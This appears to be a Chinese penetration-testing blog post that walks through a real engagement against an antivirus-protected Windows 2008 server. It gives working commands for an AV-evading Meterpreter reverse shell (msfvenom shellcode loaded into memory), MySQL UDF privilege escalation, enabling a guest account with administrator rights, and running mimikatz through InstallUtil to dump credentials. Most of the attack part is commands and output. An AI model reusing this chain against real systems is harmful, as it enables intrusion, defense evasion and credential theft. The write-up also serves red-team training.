

专注APT攻击与防御

<https://micropoor.blogspot.com/>

一次普通的项目，做完后，却陈思很久，遂打算一气合成把整个流程记录下来，此篇再一次的叮嘱我：分享便是我最好的老师。

Micropoor

拿shell过程略过。（由于文章在项目实施结束形成，故部分无图或补图）

目标机背景：

windows 2008 r2 x64位 360主动+360卫士+360杀毒+waf，目标机仅支持aspx。运行OAWeb服务（.net+mssql），并且是内网中其他服务器的数据库服务器（mysql数据库，不支持php，无.net for mysql 驱动）

```
主机名: ██████████
OS 名称: Microsoft Windows Server 2008 R2 Enterprise
OS 版本: 6.1.7601 Service Pack 1 Build 7601
OS 制造商: Microsoft Corporation
OS 配置: 独立服务器
OS 构件类型: Multiprocessor Free
注册的所有人: Windows 用户
注册的组织: ██████████
产品 ID: ██████████
初始安装日期: 2018/5/8, 8:05:04
系统启动时间: 2018/11/17, 16:38:19
系统制造商: OpenStack Foundation
系统型号: OpenStack Nova
系统类型: x64-based PC
处理器: 安装了 2 个处理器。
        [01]: Intel64 Family 6 Model 79 Stepping 1 GenuineIntel ~1995 Mhz
        [02]: Intel64 Family 6 Model 79 Stepping 1 GenuineIntel ~1995 Mhz
BIOS 版本: SeaBIOS rel-1.10.2-0-g5f4c7b1-20180325_075310-build10b184b173b59, 2014/4/1
Windows 目录: C:\Windows
系统目录: C:\Windows\system32
启动设备: \Device\HarddiskVolume1
系统区域设置: zh-cn; 中文(中国)
输入法区域设置: zh-cn; 中文(中国)
时区: (UTC+08:00) 北京, 重庆, 香港特别行政区, 乌鲁木齐
物理内存总量: 8,191 MB
可用的物理内存: 5,464 MB
虚拟内存: 最大值: 16,380 MB
虚拟内存: 可用: 13,626 MB
虚拟内存: 使用中: 2,754 MB
页面文件位置: C:\pagefile.sys
域: WORKGROUP
登录服务器: 暂缺
修补程序: 安装了 184 个修补程序。
        [01]: KB981391
        [02]: KB981392
        [03]: KB977236
        [04]: KB981111
        [05]: KB977238
        [06]: KB2849897
```

端口开放如下：

```
/c netstat -an |findstr "LISTENING"

TCP    0.0.0.0:80          0.0.0.0:0        LISTENING
TCP    0.0.0.0:135        0.0.0.0:0        LISTENING
TCP    0.0.0.0:445        0.0.0.0:0        LISTENING
TCP    0.0.0.0:1883       0.0.0.0:0        LISTENING
TCP    0.0.0.0:3306       0.0.0.0:0        LISTENING
TCP    0.0.0.0:5672       0.0.0.0:0        LISTENING
TCP    0.0.0.0:8009       0.0.0.0:0        LISTENING
TCP    0.0.0.0:8080       0.0.0.0:0        LISTENING
TCP    0.0.0.0:8161       0.0.0.0:0        LISTENING
TCP    0.0.0.0:33890      0.0.0.0:0        LISTENING
TCP    0.0.0.0:47001      0.0.0.0:0        LISTENING
TCP    0.0.0.0:49152      0.0.0.0:0        LISTENING
TCP    0.0.0.0:49153      0.0.0.0:0        LISTENING
TCP    0.0.0.0:49154      0.0.0.0:0        LISTENING
TCP    0.0.0.0:49155      0.0.0.0:0        LISTENING
TCP    0.0.0.0:49157      0.0.0.0:0        LISTENING
TCP    0.0.0.0:49158      0.0.0.0:0        LISTENING
TCP    0.0.0.0:81613      0.0.0.0:0        LISTENING
TCP    0.0.0.0:81614      0.0.0.0:0        LISTENING
TCP    0.0.0.0:81616      0.0.0.0:0        LISTENING
TCP    127.0.0.1:8005      0.0.0.0:0        LISTENING
TCP    127.0.0.1:32000     0.0.0.0:0        LISTENING
TCP    127.0.0.1:32001     0.0.0.0:0        LISTENING
TCP    192.168.208.2:139   0.0.0.0:0        LISTENING
```

需要解决的第一个问题：payload

由于目标机，安装某套装，payload一定是必须要解决的问题。当tasklist的时候，看到如下图几个进程的时候，第一反应就是需要做payload分离免杀。分离免杀主要分两大类，一类为第三方分离免杀，一类为自带安装分离免杀。文章中，采取了第三方分离免杀。

```
368  conhost.exe
516  vm-agent.exe
516  vm-agent-daemon.exe
516  svchost.exe
516  KCSJService.exe
2080 csrss.exe
3872 360sd.exe
516  svchost.exe
516  dllhost.exe
516  svchost.exe
3480 mstsc.exe
516  msdtc.exe
516  taskhost.exe
2580 360tray.exe
944  dwm.exe
3388 explorer.exe
2024 w3wp.exe
3828 vm-tray.exe
2584 360rp.exe
516  ZhuDongFangYu.exe
```

本地补图（由于项目在实施后形成该文章，故本地靶机补图）

目前的反病毒安全软件，常见有三种，一种基于特征，一种基于行为，一种基于云查杀。云查杀的特点基本也可以概括为特征查杀。无论是哪种，都是特别针对PE头文件的查杀。尤其是当payload文件越大的时候，特征越容易查杀。

既然知道了目前的主流查杀方式，那么反制查杀，此篇采取特征与行为分离免杀。避免PE头文件，并且分离行为，与特征的综合免杀。适用于菜刀下等场景，也是我在基于windows下为了更稳定的一种常用手法。载入内存。

0x00:以msf为例：监听端口

```
msf >use exploit/multi/handler
shmsf exploit(multi/handler) > set payload windows/meterpreter/reverse_tcp
payload => windows/meterpreter/reverse_tcp
msf exploit(multi/handler) > set lport 8080
lport => 8080
msf exploit(multi/handler) > show options

Module options (exploit/multi/handler):

  Name  Current Setting  Required  Description
  ----  -
  Name  Current Setting  Required  Description
  ----  -

Payload options (windows/meterpreter/reverse_tcp):

  Name      Current Setting  Required  Description
  ----      -
  EXITFUNC  process          yes       Exit technique (Accepted: '', seh, thread, process, none)
  LHOST     192.168.1.5      yes       The listen address
  LPORT     8080             yes       The listen port

Exploit target:

  Id  Name
  --  -
  0   Wildcard Target

msf exploit(multi/handler) > set lhost 192.168.1.5
lhost => 192.168.1.5
msf exploit(multi/handler) > exploit -z

[*] Started reverse TCP handler on 192.168.1.5:8080
```

0x001：这里的payload不采取生成pe文件，而采取shellcode方式，来借助第三方直接加载到内存中。避免行为：

```
msfvenom -p windows/x64/meterpreter/reverse_tcp lhost=192.168.1.5 lport=8080 -e x86/shikata_ga_nai -i 5 -f raw > test.c
```

```
root@John:/var/www/html# msfvenom -p windows/meterpreter/reverse_tcp lhost=192.168.1.5 lport=8080 -e x86/shikata_ga_nai -i 5 -f raw > test.c
/usr/share/metasploit-framework/lib/msf/core/opt.rb:55: warning: constant OpenSSL::SSL::SSLContext::METHODS is deprecated
No platform was selected, choosing Msf::Module::Platform::Windows from the payload
No Arch selected, selecting Arch: x86 from the payload
Found 1 compatible encoders
Attempting to encode payload with 5 iterations of x86/shikata_ga_nai
x86/shikata_ga_nai succeeded with size 368 (iteration=0)
x86/shikata_ga_nai succeeded with size 395 (iteration=1)
x86/shikata_ga_nai succeeded with size 422 (iteration=2)
x86/shikata_ga_nai succeeded with size 449 (iteration=3)
x86/shikata_ga_nai succeeded with size 476 (iteration=4)
x86/shikata_ga_nai chosen with final size 476
Payload size: 476 bytes
```


0x002:既然是shellcode方式的payload，那么需要借助第三方来启动，加载到内存。执行shellcode，自己写也不是很难，这里我借用一个github一个开源：

https://github.com/clinicallyinane/shellcode_launcher/

作者的话：建议大家自己写shellcode执行盒，相关代码网上非常成熟。

```
C:\Users\Johnn\Desktop\shellcode_launcher-master>shellcode_launcher.exe -i test.c
Starting up
Calling file now. Loaded binary at: 0x002b0000
```

生成的payload大小如下：476字节。



世界杀毒网：



One engine detected this file

SHA-256 48875edbfff3a393bc021682661bb4889e268c8525c5d85ff1326d50db32276

File name test.c

File size 476 B

Last analysis 2018-12-20 15:57:37 UTC

1 / 56

Detection

Details

Community

ClamAV	 Win.Trojan.MSShellcode-6360729-0	Ad-Aware	 Clean
AegisLab	 Clean	AhnLab-V3	 Clean
ALYac	 Clean	Antiy-AVL	 Clean
Arcabit	 Clean	Avast	 Clean
Avast Mobile Security	 Clean	AVG	 Clean
Avira	 Clean	Babable	 Clean
Baidu	 Clean	BitDefender	 Clean
Bkav	 Clean	CAT-QuickHeal	 Clean
CMC	 Clean	Comodo	 Clean
Cyren	 Clean	DrWeb	 Clean
Emsisoft	 Clean	eScan	 Clean
ESET-NOD32	 Clean	F-Prot	 Clean
F-Secure	 Clean	Fortinet	 Clean

上线成功。

```
[*] Started reverse TCP handler on 192.168.1.5:8080
[*] Sending stage (179779 bytes) to 192.168.1.6
[*] Sleeping before handling stage...
[*] Meterpreter session 1 opened (192.168.1.5:8080 -> 192.168.1.6:2875) at 2018-12-20 10:42:38 -0500
[*] Session 1 created in the background.
msf exploit(multi/handler) > 
```

而关于自带安装分离免杀，请参考我在公司Wiki上写的第六十九课时 **payload分离免杀思路第二季**

payload反弹到vps的msf上，我的权限仅仅如下。

```
c:\windows\system32\inetsrv>whoami
whoami
iis apppool\oa
```

需要解决的第二个问题：提权

参考主机背景图，184个补丁，以及某套装。遂放弃了exp提权。

- 原因1：需要更多的时间消耗在对反病毒软件对抗。
- 原因2：目标机补丁过多。需要消耗更多的时间
- 原因3：非常艰难的环境下，拿到了权限，不想因为某些exp导致蓝屏从而丢失权限。

开始翻阅目标机上的文件，以及搜集目标机的端口，服务，启动等一系列信息。发现目标机安装mysql，并与内网其中一台建立大量连接。mysql版本为5.1.49-community-log

下载目标机*..MYI，*.MYD，*.frm，加载于本地mysql。得到目标机root密码



The screenshot shows a MySQL table with columns: Host, User, Password, and Sel. The table contains two rows of data. The first row has 'localhost' in the Host column, 'root' in the User column, and a masked password in the Password column. The second row has '%' in the Host column, 'root' in the User column, and a masked password in the Password column. The Sel column has 'Y' for both rows.

Host	User	Password	Sel
localhost	root	*[REDACTED]	Y
%	root	*[REDACTED]	Y

而目标机没有相关脚本环境连接mysql，到这里，可以有2个方向针对该问题作出解决

- 一：转发目标机端口到本地，从而操作mysql。
- 二：在非交互式下，完成mysql udf的提权。

为了减少目标主机的流量探测，以及维护来之不易的session，故选择了第二种方案。非交互式下，mysql提权。

命令行下，调用mysql是需要在启动一个mysql窗口，从而继续执行，而session下没有这样的条件。但mysql的 -e参数 作为直接执行sql语句，从而不另启动窗口。而-e需要注意的事项，use database。

也就是所有参数需要mysql.xxxx

```
D:\mysql5\bin>mysql -uroot -p[REDACTED] -e "SELECT VERSION()"
mysql -uroot -p11111 -e "SELECT VERSION()"
VERSION()
5.1.49-community-log
```

如没有指定database，将会出现如下错误，而使用UNION，将不会有回显，一定出现问题，将会很难定位，故选择以mysql.x的方式指定。

```
D:\EpointMobileDeploy\mysql5\bin>mysql -uroot -p11111 -e "create table a (cmd LONGBLOB);"  
mysql -uroot -p11111 -e "create table a (cmd LONGBLOB);"  
ERROR 1046 (3D000) at line 1: No database selected
```

大致流程如下：

```
mysql -uroot -pXXXXXX -e "create table mysql.a (cmd LONGBLOB);"  
mysql -uroot -pXXXXXX -e "insert into mysql.a (cmd) values  
(hex(load_file('D:\\XXXXXXXXXX\\mysql5\\lib\\plugin\\u.dll')));"  
mysql -uroot -pXXXXXX -e "SELECT unhex(cmd) FROM mysql.a INTO DUMPFILE  
'D:/XXXXXXXXXX/mysql5/lib/plugin/uu.dll';"  
mysql -uroot -pXXXXXX -e "CREATE FUNCTION shell RETURNS STRING SONAME 'uu.dll'"  
mysql -uroot -pXXXXXX -e "select shell('cmd','whoami');"
```

```
D:\EpointMobileDeploy\mysql5\bin>mysql -uroot -p11111 -e "SELECT shell('Exec','whoami')"  
mysql -uroot -p11111 -e "SELECT shell('Exec','whoami')"  
shell('Exec','whoami')  
\n authority\\system
```

需要解决的第三个问题：登录服务器

在有套装的环境下，默认拦截cmd下加帐号，而目前又无法抓取系统登录明文。mimikatz被查杀。cmd下调用powershell被拦截。遂选择激活guest帐号，并提升到administrators组，来临时登录目标机。

```

D:\L\...y\mysql5\bin>net user guest
net user guest
Guest
-
-
-
/      000 (____)
      No
      -
      2018/12/25 4:29:05
      2018/12/25 4:29:05
      No
      No
      All
      -
      All
      *Guests
      *None
      -
      -
D:\L\...y\mysql5\bin>mysql -uroot -p000 -e "SELECT shell('exec','net localgroup administrators guest /ad')"
mysql -uroot -p000 -e "SELECT shell('exec','net localgroup administrators guest /ad')"
shell('exec','net localgroup administrators guest /ad')
\n


```

```

D:\L\...y\mysql5\bin>net user guest
net user guest
Guest
-
-
-
/      000 (____)
      No
      -
      2018/12/25 4:29:05
      2018/12/25 4:29:05
      No
      No
      All
      -
      All
      *Administrators      *Guests
      *None

```

socks代理登录目标机：



需要解决的第四个问题：抓取目标机明文密码

登录服务器后，目前依然不知道目标机的密码。这里有两种方向来解决该问题。

一：关闭我能关闭的套装，由于管理员没有注销登录。能关闭的有限。

二：分离免杀做mimikatz密码抓取

作者选择了第二种方案：

这里需要用到**csc.exe**，与**InstallUtil.exe**

关于两个文件默认安装位置：（注意x32，x64区别）

```
C:\Windows\Microsoft.NET\Framework\  
C:\Windows\Microsoft.NET\Framework64\  
C:\Windows\Microsoft.NET\Framework\  
C:\Windows\Microsoft.NET\Framework64\
```

分别执行：

```
C:\Windows\Microsoft.NET\Framework64\v4.0.30319\csc.exe  
/r:System.EnterpriseServices.dll /r:System.IO.Compression.dll /target:library  
/out:Micropoor.exe /keyfile:C:\Users\Johnn\Desktop\installutil.snk /unsafe  
C:\Users\Johnn\Desktop\mimi.cs
```

```
C:\Windows\Microsoft.NET\Framework64\v4.0.30319\InstallUtil.exe /logfile=  
/LogToConsole=false /U C:\Users\Johnn\Desktop\Micropoor.exe
```

```
管理员: 命令提示符

This compiler is provided as part of the Microsoft (R) .NET Framework, but only
supports language versions up to C# 5, which is no longer the latest version. Fo
r compilers that support newer versions of the C# programming language, see http
://go.microsoft.com/fwlink/?LinkID=533240

C:\Windows\system32>cd C:\Users\guest\Desktop\

C:\Users\Guest\Desktop>C:\Windows\Microsoft.NET\Framework64\v4.0.30319\csc.exe /
r:System.EnterpriseServices.dll /r:System.IO.Compression.dll /target:library /ou
t:m.exe /keyfile:C:\Users\guest\Desktop\installutil.snk /unsafe C:\Users\guest\D
esktop\mimi.cs
Microsoft (R) Visual C# Compiler version 4.7.3062.0
for C# 5
Copyright (C) Microsoft Corporation. All rights reserved.

This compiler is provided as part of the Microsoft (R) .NET Framework, but only
supports language versions up to C# 5, which is no longer the latest version. Fo
r compilers that support newer versions of the C# programming language, see http
://go.microsoft.com/fwlink/?LinkID=533240

C:\Users\Guest\Desktop>C:\Windows\Microsoft.NET\Framework64\v4.0.30319\InstallUt
il.exe /logfile= /LogToConsole=false /U C:\Users\guest\Desktop\m.exe
```

```
mimikatz 2.0 alpha x64 (oe.oe)

version - Display some version informations
cd - Change or display current directory
markruss - Mark about Pth

mimikatz(commandline) # C:\Users\guest\Desktop\m.exe
ERROR mimikatz_doLocal ; "C:\Users\guest\Desktop\m.exe" command of "standard" mo
dule not found !


Module : standard
Full name : Standard module
Description : Basic commands (does not require module name)

exit - Quit mimikatz
cls - Clear screen (doesn't work with redirections, like PsExec)
answer - Answer to the Ultimate Question of Life, the Universe, and
Everything
coffee - Please, make me a coffee!
sleep - Sleep an amount of milliseconds
log - Log mimikatz input/output to file
base64 - Switch file output/base64 output
version - Display some version informations
cd - Change or display current directory
markruss - Mark about Pth

mimikatz #
```

衍生出的第五个问题：横向渗透

关于第五个问题，本意并不是该篇幅所要讲述的，后续是搜集目标机的mssql，mysql，rdp密码。搜集所在内网的拓扑，来辅助本次的横向扩展。便完成了本次的项目。如需具体，请参考我在Wiki上的系列教程78，79，12，13，71课时。



后者的话：

本次的整个流程，并没有遇到太多的问题，仅仅是把几个知识点的串联起来，形成的一个完整的渗透。也许你了解知识点1，也了解知识点2，还了解知识点3等等。但是一次完整的项目是离不开每一个知识点的串联与灵活运用。这应该是每一个信息安全从业人员值得思考的问题。

在每次分享的同时，深深发现，原来分享，才是我最好的老师。

- Micropoor